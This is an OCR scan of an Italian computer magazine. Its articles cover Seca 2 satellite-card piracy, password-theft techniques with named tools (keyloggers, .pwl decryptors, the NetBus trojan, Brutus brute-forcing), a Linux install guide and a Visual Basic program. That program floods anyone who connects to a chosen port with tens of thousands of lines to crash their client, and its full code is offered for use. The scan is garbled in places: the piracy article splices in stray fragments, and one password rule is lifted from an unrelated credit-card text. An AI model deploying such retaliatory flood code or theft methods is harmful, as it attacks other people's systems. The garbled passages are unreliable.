Attenzione: distinguiamo Hackers da Commercianti disonesti. I primi sono legati al "Sat" da una passione maniacale che li porta a stare davanti al PC anche per 12 ore di fila, benché agiscano illegalmente cercando di decifrare le trasmissioni accessibili a pagamento; i commercianti invece sfruttano le conoscenze e il sudore degli "studiosi" per creare un traffico illecito di card non autorizzate alla visione dei programmi. Gli unici ad avere un vero vantaggio dalla pirateria sono proprio i commercianti disonesti, e non tanto gli utenti che sborsano grosse somme di denaro per una card taroccata che molto spesso smette di funzionare dopo un po' di tempo.
Ovviamente il fenomeno di maggiore espansione delle notizie sul sistema di codifica firmato Tele+ è Internet: newsgroup, interi siti internet, chat, forum e mailing list pullulano di iscritti.
Sono apparse le "normali" voci di corridoio qualche giorno dopo "Scoperto Crack per il Seca 2.0", voci che tuttora però risultano non confermate. Dall'altra parte, gruppi di persone costituiscono delle Community "morali" che criticano gli elevati prezzi della PayTv milanese e perciò ritengono impossibile l'arresto della Pirateria. Dopo il primo Boom di notizie si è passati a un periodo di relativa tranquillità nel quale le "acque" sembravano essersi calmate. A fine luglio però è giunta in Italia una nuova sigla: "D2".

>> Che cos'è la D2?

La D2 è la nuova carta "taroccata", inventata si pensa dagli spagnoli, per la visione dei programmi codificati in Seca 2. La notizia non è stata confermata però questa volta contemporaneamente alle foto della nuova card ce ne sono altre che testimonierebbero l'avvenuto Crack del nuovo sistema.
Noi non ci crediamo, però pensiamo che questa volta qualche verità ci sia: un sito inglese che offriva tutte le notizie inerenti alla nuova scoperta è stato chiuso nel giro di 12 ore con una tempestività degna di nota. Perché gli altri siti che riportano le "bufale" Seca 2 sono tuttora online?
Questo è il motivo che ci porta a fare qualche riflessione non del tutto "positiva", anche se è possibile che si tratti della solità "bufala internettiana". Solamente il tempo ci svelerà la verità.

? **CAM** (Conditional Access Module): I circuiti che si occupano di decodificare il segnale cifrato.

Degna di nota è la situazione degli abbonati a Telepiù. Secondo fonti ufficiose, gli aumenti sono stati poco rilevanti e dopo anni di sonno indisturbato, qualche dirigente milanese ha detto: "ma forse la nostra PayTv è troppo cara?" Non tocca certo a me darvi una rispo-

quel che luccica?

questo; tutti i forum e le chat sono affollate di persone "bisognose di sapere". Ma in definitiva, che cosa è cambiato realmente?

sta in merito, comunque in questa era del III millennio in cui i cellulari, computer, videocamere digitali ed ogni strumento all'avanguardia sono ormai accessibili a tutti o quasi, la televisione (Mass-Media più evoluto e potente in assoluto poiché in grado di raggiungere la più grossa fetta di utenza) deve ed in futuro dovrà essere presente nelle

>> Ma perche non vedo la PPV Palco?

molteplici forme in tutte le case degli italiani.
Crediamo che chi veramente sia disposto a spendere anche 500 Euro da un commerciante disonesto per comprarsi una carta "taroccata", possa sottoscrivere un abbonamento di circa 40 Euro al mese. Questo abbonamento tuttavia non permette di vedere nemmeno il 50% dei programmi offerti la Telepiù Digitale, se si escludono gli spettacoli Pay Per View. Forse, quindi, il fuoco

? **CI** (Common Interface): Collegamento per l'aggiunta di espansioni a un ricevitore sat (per sempio, un CAM).

della incontenibile pirateria italiana è alimentato fortemente dagli elevati prezzi della PayTv.



Successivamente all'introduzione della nuova smart card con la tecnologia Seca 2, i ricevitori non marcati "Gold Box" dotati di CAM Mediaguard o Astoncrypt non possono più accedere a Palco attraverso il consueto servizio telefonico IVR. Ecco cosa dice Telepiù in proposito: "non è più possibile acquistare gli eventi Pay Per View (PPV) tramite il risponditore automatico, utilizzando un ricevitore common interface. Mentre prima il comando del risponditore, di fatto, attivava la visione, adesso abilita la carta ad aprire la visione solo su richiesta del cliente. Tale richiesta avviene premendo il tasto OK una volta che appare il banner di acquisto". Benché dispongano del tasto OK, i Common Interface non possiedono il sistema interattivo Media Highway e di conseguenza purtroppo non sono in grado di interpretare in modo corretto il comando di



? **DVB** (Digital Video Broadcasting): Lo standard per le trasmissioni digitali. Non utilizzato negli USA.

inizio visione. Tali decoder, che non hanno mai permesso la visione di Primafila Stream, potranno funzionare solamente per i canali in pay tv, esclusa quindi PPV e Televisione Interattiva (ITV), e purtroppo nessun aggiornamento della CAM potrà colmare questa grande lacuna sopra esposta. Tutto questo perché secondo Telepiù Digitale veniva meno il concetto di PPV, visto che non erano loro a decidere quando vedere l'evento e poi perché l'ordine doveva essere fatto poco prima della visione. Mossa azzeccata? Indubbiamente adesso la PayTv milanese ha un maggiore controllo degli apparecchi collegati al Seca2 e questo porterà sicuramente dei vantaggi alla stabilità della rete. Forse però gli abbonati che disponevano del decoder Common Interface si sono sentiti traditi da questa drastica scelta e non se la sentono di acquistare un nuovo decoder firmato "Gold Box".

Francesco Musella
www.mondosat.net

...E CI SONO IN GIRO PURE I " TAROCCHI TAROCCATI"

Gli utilizzatori pirata rimasti oscurati dal passaggio a Seca 2 sono disposti a pagare cifre molto elevate per avere una card taroccata per il nuovo sistema. Per questo pare che qualcuno abbia avuto un'idea geniale: vendere card originali spacciandole per "tarocche". Pare che siano infatti in circolazione delle schede Seca 2 originali (le cosiddette "bianchine"), alle quali però è stato cancellato, sostituito il logo Telepiù e colorate di rosso. Vendute a cifre anche superiori ai 300 euro, queste schede sono sì in grado di funzionare, ma solo per alcuni mesi, dopodiché saranno disattivate. Per ora l'ipotesi più accreditata sulla misteriosa origine delle schede rosse è la seguente: per poter mantenere il contratto da rivenditore autorizzato Telepiù, i negozianti devono sottoscrivere un certo numero di abbonamenti al mese. Per non vedersi negare l'autorizzazione, sarebbero in molti quelli che alla fine del mese iscrivono persone inesistenti, o prese a caso dalla guida telefonica. Ovviamente questi abbonamenti sono destinati a scadere, perché nessuno effettuerà mai i pagamenti. Se prima della scadenza il negoziante riesce a "piazzare" la scheda spacciandola come card pirata, ovviamente attraverso un intermediario non rintracciabile, ci potrebbe anche guadagnare un bel po'.

COME DIFENDERSI DAI LADRI DI PASSWORD

Apriti Sesamo!

"Io per comodità utilizzo la stessa password per tutti i sistemi che ne chiedono una"
"Anche io - Uso la tua"



In passato, quando le uniche cose di valore erano costituite da beni materiali, l'intero sistema di sicurezza si basava su chiavi, serrature, forzieri e casseforti. Oggi accade molto frequentemente che i dati e le informazioni abbiano un valore molto più grande di quello dei beni materiali, e il ruolo svolto un tempo dalle chiavi viene affidato alle password. Le "parole d'ordine" addirittura possono anche certificare la nostra identità: chi si appropria delle nostre password di accesso può quindi rubarci dati preziosi e anche il nostro nome. In questo articolo **analizzeremo le modalità di attacco usate per trovare le password**, in modo da poter prendere delle adeguate precauzioni, e tutelare la propria riservatezza.

>> Computer al sicuro!

Supponiamo che un malintenzionato voglia scovare la nostra password di posta elettronica. Perché dovrebbe farlo direte voi? Il motivo è molto semplice: esso potrebbe volere accedere a internet senza crearsi un account con i suoi dati. Per fare ciò utilizzerà un account già esistente (il nostro); **così durante la connessione sembrerà che siamo stati noi a connetterci, quando invece è stato lui!** Oppure potrebbe voler leggere tutte le nostre e-mail per carpire informazioni importanti, magari da utilizzare a nostro danno in un secondo momento. Solitamente, l'autenticazione è costituita dall'accoppiate nome utente più password, che devono ovviamente combaciare. Il caso della posta elettronica è particolare, perché nel 99,999... % dei casi, il nome utente è uguale alla prima parte della nostra e-mail, quella prima della @. Ad esempio se la nostra e-mail è pecorella@ovile.com, il nostro username sarà pecorella. **Il malintenzionato si trova quindi a metà strada per trovare l'accoppiata di chiavi che gli fornirà l'accesso.**
La password è ovviamente più difficile da scoprire, ma forse non così difficile come si potrebbe pensare. Se il "malintenzionato" avesse libero accesso al nostro Pc (nel senso che può metterci fisicamente le mani sopra), ha svariati metodi a disposizione per rubarci le password.
Innanzi tutto, potrebbe installare a nostra insaputa **Key Interceptor, o un altro programma simile, che registra tutto ciò che si digita con la tastiera** (anche le password ...) e lo salva in un file. In questa maniera, leggendo questo file riuscirebbe molto facilmente a leggere la nostra password.
Solitamente, nelle finestre all'interno dei programmi, le password vengono nascoste sotto a pallini o asterischi (****), ma esistono programmi come **Showpassword (http://ph14.virtualave.net/ showpass.zip) che svelano le password nascoste nelle finestre di dialogo.** Entrando nel nostro programma di posta elettronica e leggendo le impostazioni dell'account, lui può leggere il nostro username e la nostra password (se abbiamo scelto di registrare la password).
Se ancora non è contento, potrebbe **prelevare tutti i file con estensione *.pwl che si trovano nella cartella C:/Windows.** Questi file contengono svariate password del computer in formato cifrato, ma si possono facilmente decifrare usando uno dei tanti programmi che ci sono sulla

rete, come per esempio Win Pass, che lo fa automaticamente. Ricordo che tutti i programmi che sto citando sono facilmente reperibili in rete facendo una semplice ricerca ad esempio su Google, e quindi sono alla portata di tutti! Qualunque malintenzionato sarebbe capace di trovarli per danneggiarci.
Se invece il malintenzionato non avesse

>> Niente ingenuità

libero accesso al nostro computer, ha ancora un bel po' di cartucce da sparare. In questo caso, **il bersaglio non è tanto il computer, quanto la nostra ingenuità.**
Il malintenzionato potrebbe iscriversi al nostro stesso provider e farsi un e-mail tipo amministratore@provider.it, staff–tecnico@provider.it o ancora staff@provider.it, e mandarci una mail in cui dice che per il riordino degli archivi bisogna mandare il proprio username e la password. Direte voi ma chi ci casca? Invece, anche se è ovvio che il nostro provider non ha alcun bisogno di ottenere da noi i codici di accesso, **sono molti quelli alle prime armi che ci cascano.** Quindi fate attenzione e non rispondete mai a email che vi chiedono di comunicare la vostra password.
Per decifrare i file .pwl, come descritto nel paragrafo precedente, non è necessario avere accesso fisico al computer. Il ladro di password potrebbe infatti farlo a distanza **usando un programma come Netbus o altri trojan, che permettono di scaricare i file .*pwl per poterci lavorare con calma.** Di tutti questi metodi inoltre, se il malintenzionato conosce la vittima, può tentare di fare una lista di password possibili, provando con il suo nome, quello della sua ragazza, la sua squadra del cuore, il suo cantante preferito, la sua data di nascita eccetera.

>> La forza bruta

Ad aggravare le cose, c'è il fatto che alcune persone utilizzano la stessa password per tutto. In questo caso, individuata una password qualunque (come quella dello screen saver, o quella di un file di Word), **il malintenzionato di turno potrebbe avere accesso a tutti quanti i servizi utilizzati.** Se tutti questi attacchi fallissero, al malintenzionato non resta che provare un attacco brute force (forza bruta). Usando un programma come Brutus, potrebbe effettuare migliaia e migliaia di tentativi fino a trovare la password giusta. I programmi migliori per attacchi a forza bruta (o i peggiori, a seconda del punto di vista), utilizzano **liste di parole che più solitamente vengono usate come password, le famose wordlist.** Scartate queste parole, i programmi cominceranno a tentare combinazioni casuali di lettere e numeri, che però sono decisamente più difficili da azzeccare. Alla lunga, un attacco a forza bruta è sempre vincente, se non viene individuato e fermato in tempo utile (magari da parte del provider). L'unico modo per ritardare il più possibile l'individuazione della password da parte di un programma a forza bruta, è quindi di usare una combinazione casuale di numeri e lettere maiuscole e minuscole; la maggior parte dei sistemi infatti considera password come "Pippo", "pippo" e "pIpPo" differenti tra loro.

SN4KE



Una volta installato, Ghost Keykogger (www.keylogger.net) può essere eseguito all'insaputa dell'utente, ed è in grado di registrare in un file di testo tutti i tasti premuti, e di spedire questo file via email a intervalli predefiniti.

Dieci regole per stare tranquilli

1 Non utilizzate mai il vostro nome, quello del cane o del gatto, quello dei propri gruppi o cantanti preferiti o quello della vostra ragazza (o del ragazzo).

2 Utilizzate sequenze casuali di lettere e numeri. Se il sistema o il servizio è in grado di distinguerle, mischiate lettere maiuscole e minuscole.

3 Il server del merchant invia il numero di carta di credito e l'importo al computer dell'istituto di credito per una verifica.

4 Se per sicurezza volete trascriverei la password su un foglietto, custoditelo in un posto sicuro e chiuso a chiave. Non tenete mai il foglio con le password accanto al computer.

5 Non utilizzate mai lo stesso criterio per stabilire la password di svariati servizi (qualcuno per esempio usa parole composte come "servizio1pw", "servizio2pw" e così via).

6 Non conservate le password in un file di testo che non sia cifrato con un sistema robusto (per esempio con Pgp/Gpg).

7 Non rispondete mai a messaggi o telefonate che richiedono di comunicare la password, anche se sembrano arrivare dal proprio provider.

8 Utilizzate un programma che blocchi l'accesso al proprio computer quando ci si allontana (il modo più elementare è quello di impostare una password per il salvaschermo).

9 Nel caso di password abbinate a schede magnetiche (come quella del bancomat), non custodite mai scheda e codice nello stesso posto.

10 Prendete tutte le precauzioni per evitare di installare dei Trojan: non aprite file eseguibili sospetti, non lasciate il vostro computer incustodito, usate un firewall personale e un buon antivirus.

COMPILARE UN SORGENTE, INSTALLARE UN PACCHETO O AGGIORNARE LE LIBRERIE

INSTALLARE PROGRAMMI IN LINUX

Con Linux installare un programma richiede una procedura un po' più compicata del semplice doppio clic di un installer per Windows o Mac. Ecco tutto quello che dovete sapere per regalare nuovi programmi al pinguino che vive nel vostro computer.

I programmi per Linux (e per Unix in generale) vengono solitamente distribuiti in due diversi formati: come "sorgenti" e come file binari. I sorgenti sono formati dal listato vero e proprio del programma, ed è quindi possibile aprirli con un editor di testo, leggerli e modificarli (il bello del software libero è proprio questo). Per poter funzionare però, il programma deve essere "compilato", cioè tradotto in istruzioni comprensibili per il computer. Questa "traduzione" però varia a seconda del sistema operativo e del processore su cui il programma deve funzionare. Per questo, mentre un sorgente può essere scaricato e compilato su qualsiasi combinazione OS/CPU, un file binario può essere installato solo sul computer per il quale è stato compilato.
In questo articolo vedremo come installare i programmi distribuiti nei due diversi modi, come installare le librerie necessarie al loro funzionamento e come tenere aggiornati i propri programmi.

>> Compilare i sorgenti

Un programma sotto forma di sorgente viene di solito distribuito compresso, e ha estensione .tar.gz, .tgz oppure ancora .tar.bz2. Prima di procedere alla compilazione, questi faile vanno scompattati in questo modo:

```
# cd ~/tmp
# tar xzvf pacchetto.tar.gz
```

Se è un archivio .tar.bz2, ci vuole un comando un pò più complesso:

```
# cd ~/tmp
# cat pacchetto.tar.bz2 | bunzip | tar xvf -
```

Il risultato di solito è:

* uno o più file di documentazione;
* uno o più script per facilitare l'operazione;
* il makefile


Adesso dovrebbe essersi creata la dir "pacch/" entriamoci:

```
# cd pacch
# ls
```

I file di documentazione servono per riassumere le istruzioni di compilazione ed è bene leggerli, con questi comandi:

```
# less README
# less INSTALL
```

Se i nomi dei file sono diversi da quelli elencati, ovviamente bisognerà usare il nome corretto.
La composizione di un pacchetto sorgente comprende uno script che costruisce un makefile adatto all'ambiente in cui si vuole compilare il programma. Questo perchè i sistemi UNIX sono spesso e volentieri diversi tra loro.
Il makefile è quello che viene letto dal comando "make", con lo scopo di coordinare le fasi di compilazione o di installazione di un programma già compilato.
Questo file viene generato solitamente dallo script "./configure"; se questo fiile non fosse presente, deve essere controllato o modificato manualmente prima della compilazione. I pacchetti sorgenti di solito si compilano con tre semplici operazioni:




```
# ./configure
;genera il makefile
# make
;esegue la compilazione creando i file eseguibili
# make install
```

;installa gli eseguibili e gli altri file del programma (è necessario avere accesso come root).
I problemi maggiori si verificano quando non è stato configurato lo

script "./configure", per cui si è costretti a modificare a mano il makefile, oppure quando il makefile non prevede il comando "make install", e bisogna quindi installare il programma mettendo a mano i file giusti al posto giusto.

>> Installare Pacchetti gia compilati

Adesso passiamo all'installazione di programmi già compilati. Innanzitutto dobbiamo prendere del software adatto per la nostra piattaforma. Il sorgente di uno stesso programma può infatti dare origine a differenti pacchetti compilati a seconda del sistema operativo utilizzato e della piattaforma hardware (normalmente per i Personal Computer si usa la dicitura i386). Un programma in formato binario deve essere estratto dall'archivio che lo contiene; fortunatamente, a volte c'è uno script che ha proprio questa funzione. Altre volte invece bisogna farlo manualmente.
Quando si può scegliere la destinazione è bene mettere tutto in una cartella, preferibilmente discendente da "/opt/" e in certi casi bisogna definire alcune variabili d'ambiente affinché il programma possa funzionare.
Uno dei casi più comuni è la PATH che dovrebbe contenere il percorso necessario ad avviare il programma. Quasi sempre i file di documentazione che accompagnano i programmi elencano tutte le variabili necessarie al funzionamento.
Queste variabili possono essere collocate in alcuni file di configurazione della shell utilizzata (come /etc/profile/ oppure ~/.bash_profile), e variano a seconda di come è configurato il sistema.
Alcuni programmi usano librerie non standard, dette dinamiche, che spesso vengono collocate fuori dalle directory predisposte per contenerle. per renderle disponibili ci sono 2 modi:

```
* modificare la configurazione di "/etc/ld.so.cache";
* utilizzare la variabile di ambiente "LD_LIBRARY_PATH"
```

Per agire secondo la prima possibilità bisogna comprendere come funziona questo sistema. Il file "/etc/ld.so.cache" viene creato a partire da "/etc/ld.so.conf", che contiene directory destinate a contenere delle librerie. Il programma "ldconfig" serve a ricreare "/etc/ld.so.cache" in modo da mantenerlo aggiornato.
Occorre quindi aggiungere le directory che ci servono al file "/etc/ld.so.conf" e poi riavviare "ldconfig"

Per usare invece la variabile di sistema "LD_LIBRARY_PATH" possiamo intervenire attraverso semplici script, con ciò possiamo fare un modo che un solo programma veda certe librerie.
Se vogliamo usare questa variabile le ricordiamoci di includere anche i percorsi standard:

"/lib/", "/usr/lib/", "/usr/local/lib". Ecco un esempio dell'aggiunta di questa variabile a "/etc/profile":

```
LD_LIBRARY_PATH=/lib:/usr/lib:/usr/local/lib:/opt/mio_prog/lib:/opt/altro_prog/lib
export LD_LIBRARY_PATH
```

Se un programma richiede librerie che possono entrare in conflitto con altri programmi è bene configurare questa variabile solo per un certo programma, vediamo come fare:

```
# /bin/sh
```

Modifica il percorso di ricerca delle librerie:

```
LD_LIBRARY_PATH="/opt/mio_programma/lib:$LD_LIBRARY_PATH"
export LD_LIBRARY_PATH
```

Avvia il programma:
mio_programma
Avviando lo script viene modificata la variabile "LD_LIBRARY_PATH" per quel processo e quindi alla fine del processo termina lo script e tutte le sue modifiche.

Vediamo ora la sintassi del comando "ldd".

```
# ldd /bin/bash
; risultato: lbncurses.so.4 => /usr/lib/nbcurses.so.4 (0x40000000)
; e di seguito le altre librerie richieste.
```

Il risultato in pratica mostra le dipendenze dalle librerie di "/bin/bash", indica il nome delle librerie e il loro posto nel sistema, risolvendo anche collegamenti inutili.

Come aggiornare un programma

Molto spesso, invece di installare completamente la nuova versione di un programma, è possibile aggiornare la vecchia versione con una patch. Se la versione da aggiornare si trova nella cartella "~/tmp" dobbiamo posizionarci in quella stessa cartella e fare:

```
# patch < file_da_aggiornare
```

L'aggiornamento potrebbe fallire. Se vogliamo vedere gli errori commessi basta digitare:

```
# patch < file_da_aggiornare 2> file_degli_errori
```

Se gli aggiornamenti sono più di uno dobbiamo applicarli in sequenza.

QUALCUNO BUSSA ALLA VOSTRA PORTA? SBATTETEGLIELA IN FACCIA!

La miglior difesa è l'attacco

Un piccolo programma in Visual Basic che logga i tentativi di accesso a varie porte e invia una "salva di avvertimento" a chi cerca di connettersi.

Basta aprire un firewall per notare che un qualsiasi PC collegato a Internet riceve decine di tentativi di connessione e ispezioni che mirano a individuare una porta aperta. Questo articolo illustrerà come realizzare e applicare un servizio che, messo in ascolto, **potrà darvi la possibilità di loggare di chi cerca di connettersi alla vostra macchina, avendo in oltre la possibilità di bloccare il client** che l'amico fritz sta utilizzando, ma solo nel caso in cui avvenga una richiesta di connessione con invio di flag TCP "SYN". Nella pratica, qualora rilevasse una richiesta di connessione su una deterimanta porta selezionata da noi, il servizio invierà un flood testuale paralizzando momentaneamente il client, che si troverà a ricevere una grande mole di dati.

>> Il programma

Questo può essere molto utile per scoraggiare eventuali lameroni che decidessero di tentare connessioni a porte particolarmente senisbili e che non corrispondono a servizi effettivamente attivi. Per esempio, chi installa un Web server locale, non ha alcun bisogno dei servizi ftp (porta 21) o telnet (porta 23), e può quindi "proteggerli" con questo programmino.
Per realizzare questo programma serve l'ambiente di sviluppo Visual Basic, in versione 5 o 6. Create un nuovo programma exe standard con un form nel quale inserirete una TextBox, una ListBox,



La finestra del programma Listening, posto in ascolto sulla porta 23. I due pulsanti attivano e disattivano il servizio.

2 CommandButton e il winsock. Per rendere il tutto meno complicato e quindi l'algoritmo più comprensibile, eviteremo di inserire istruzioni di debugging come GestError e moduli di gestione di controlli grafici (Enabled e compagnia).
I componenti del programma sono:

OGGETTO	NOME
- Textbox	txtport
- Command1	cmdascolta
- Command2	cmddisconnetti
- List1	lstlog
- Winsock	ws

Potete vedere l'intero codice del programma nel riquadro in questa pagina. Passiamo quindi ad analizzare quello che abbiamo codato, analizzando uno per uno i suoi tre eventi: cmdascolta_Click (ciò che succede quando facciamo clic sul pulsante cmdascolta), ws_ConnectionRequest (ciò che succede quando riceviamo una richiesta di connessione dall'esterno) e cmddisconnetti_Click (ciò che succede quando facciamo clic sul pulsante cmddisconnetti).

> ? Flood: una grande mole di dati inviata a ripetizione verso un computer o un programma, con l'intento di paralizzarne la connessione.

1) cmdascolta_Click

```
Private Sub cmdascolta_Click()
ws.LocalPort = txtport.Text
ws.Listen
MsgBox "Servizio in ascolto
sulla porta: " & txtport.Text,
vbInformation
End Sub
```

Come dicevamo, questo è quanto accade quando si fa clic sul CommandButton "cmdascolta". Come prima cosa istruiamo il nostro ws per impostare come porta locale la porta che viene scritta nella txtport "txtport.txt <— testo della txtport", gli ordiniamo di mettersi in ascolto su quella porta e infine di visualizzare una finestra msgbox "messaggio" con scritto: "Servizio in ascolto sulla porta: " &

```
txtport.Text,"
```

dove appunto

```
"& txtport.Text"
```

indica l'immissione nel messaggio del numero digitatao nella txtport.
"Vbinformation" indica il tipo di msgbox, nel nostro caso informazione\notifica


2) ws_ConnectionRequest

```
Private Sub ws_ConnectionRe-
quest(ByVal requestID As Long)
If ws.State <> sckClosed Then
ws.Close
ws.Accept requestID
lstlog.AddItem "Connessione di
:" & ws.RemoteHostIP & " sulla
porta :" & txtport.Text
For i = 1 To 10000
ws.SendData "Togliti dai piedi
lamerone, sei stato loggato —-
> " & ws.RemoteHostIP & vbCrLf
Next i
End Sub
```

Ora analizziamo invece quanto avviene nel caso in cui il nostro servizio riceva una richiesta di connessione "ricezione flag TCP SYN". Come prima cosa accetta la connessione, in seguito aggiunge una riga al log "lstlog" inserendo un messaggio del tipo

```
"Connessione di : *ip del la-
mah"
sulla porta : *scritta nella
txtport*"
```

Dato che ws.remoteHostIp indica l'ip dell'-host remoto che cerca di connettersi, una



Il Flood di dati che investe il malcapitato che ha osato tentare una connessione non autorizzata al nostro computer.

?

Loggare: tenere traccia di un evento in un registro (il log), solitamente costituito da un file di testo. In un tipico log di connessioni Internet, vengono segnati come minimo l'indirizzo IP da cui proviene la chiamata, la data e l'ora della connessione.

volta accettata la connessione e loggato l'indirizzo del lamer si attiva il cliclo di for "impostabile", ossia:

```
For i = 1 To 10000
ws.SendData " Togliti dai piedi lamerone, sei stato loggato
--> " & ws.RemoteHostIP &
vbCrLf
Next i
```

che indica un'invio di diecimila stringhe, con il comando

```
ws.SendData " Togliti dai piedi lamerone, sei stato loggato
--> " & ws.RemoteHostIP &
vbCrLf
```

Questa stringa verà visualizzata dal lamer che cerca di connettersi, che leggerà il FuckMsg (messaggio di fanculo) con accanto il suo ip. Il vbCrLf alla fine della stringa la manda a capo, facendo in modo che non si sovrappongano una sull'altra, ma vengano visualizzate belle leggibili in colonna, sul client telnet di chi cerca di connettersi. Il numero di ripetizioni può essere modificato a piacimento. **Impostando un numero molto altro di ripetizioni (come 500000...) si potrà impallare il client che "l'utente" sta usando per connettersi**, costringendolo quindi a killare il processo.
Ciò funge anche con client che non visualizzano i dati ricevuti, come per esempio alcuni portscanner, client ftp.. o perchè no WebCracker e company, i quali andranno solo in overflow bloccandosi a causa dell'eccessivo flusso ricevuto dal server (il nostro computer). Se invece non desideriamo esegguire l'attacco, ma solo far visualizzare a chi si connette il "messaggio di benvenuto" e loggarlo, ci basterà eliminare
il clico di for nel quale è inserita la stringa da sendare, ossia eliminare

```
For i = 1 to 10000
```

e anche `Next i`

lasciando quindi solo la stringa da inviare. Se invece non desideriamo far visualizzare a chi si connette alcun messaggio, optando quindi solo di loggare il suo IP, dobbiamo eliminare anche

```
ws.SendData "Togliti dai piedi lamerone, sei stato loggato --
> " & ws.RemoteHostIP & vbCrLf
```

facendo inmodo che il socket ws non invii nulla.

3) cmddisconnetti_Click

```
Private Sub
cmddisconnetti_Click()
ws.Close
MsgBox "Sessione terminata",
vbInformation
End Sub
```

Questo invece è quanto accade cliccando sul CommandButton "cmddisconnetti". Come prima cosa verrà chiuso il socket, e quindi il programma nonsarà più in ascolto. In seguito verrà visualizzata una msgbox "messaggio" con scritto "sessione terminata", di tipo vbinformationì "informazione/notifica". Il programma si conclude qui. Se desiderate avere il programma in ascolto su più porte diverse, basterà impiantare tanti sock quante sono le porte da tenere in ascolto...

endsub

IL CODICE DEL PROGRAMMA LISTENING

```
ws.LocalPort = txtport.Text
ws.Listen
MsgBox "Servizio in ascolto sulla porta: " &
txtport.Text, vbInformation
End Sub
Private Sub cmddisconnetti_Click()
ws.Close
MsgBox "Sessione terminata",
vbInformation
End Sub
Private Sub ws_ConnectionRequest(ByVal
requestID As Long)
If ws.State <> sckClosed Then ws.Close
ws.Accept requestID
lstlog.AddItem "Connessione di :" &
ws.RemoteHostIP & " sulla porta :" &
txtport.Text
For i = 1 To 10000
ws.SendData "Togliti dai piedi lamerone, sei
stato loggato ---> " & ws.RemoteHostIP &
vbCrLf
Next i
End Sub
```

Ma cosa c'è dentro un computer?

Per tanti il computer è solo una scatola magica in grado di fare determinate cose, ma chi vuole sfruttarne al meglio ogni funzione, deve cominciare a conoscere meglio il suo funzionamento.

Nello scorso numero abbiamo cominciato a parlare del linguaggio C, e della programmazione in generale. Il funzionamento del C e di tutti i linguaggi a lui simili (C++, ASP,PHP...) può, talvolta, essere di difficile comprensione per chi si avvicina alla programmazione per la prima volta. Per gestire bene i linguaggi derivati dal C, è necessario conoscere la "macchina", il suo funzionamento a livello fisico e astratto, oltre che le sue componenti.

Questo articolo si propone l'intento di spiegare (anche se in maniera poco approfondita) l'architettura della maggior parte degli elaboratori attuali, generalmente basati secondo il modello della macchina di Von Neumann (ricercatore americano di metà '900 che si dedico' alla realizzazione dei primi calcolatori), e di chiarire cosa accade quando si esegue un programma sul nostro PC.

>> Architettura di un elaboratore

Le principali componenti della macchina di Von Neumann sono:

-**CPU**; Central Processing Unit; rappresenta la parte centrale del pc, il cervello che estrae ed elabora le informazioni. Viene chiamato anche processore;

-**RAM**; Random Access Memory; rappresenta la memoria centrale, ovvero la parte di memoria temporanea che la CPU utilizza come appoggio per eseguire le operazioni.

-**Periferiche I/O**; Sono le periferiche di Input e/o di Output; Esse permettono lo scambio di informazioni tra l'elaboratore e il mondo esterno. Ad esempio, una periferica di input è la tastiera, una di output la stampante.

-**BUS**; è un insieme di linee che mettono in comunicazione tutti i componenti della macchina.

Queste componenti CPU, memoria RAM e periferiche dialogano tra loro attraverso il BUS, seconodo lo schema mostrato in Figura 1.

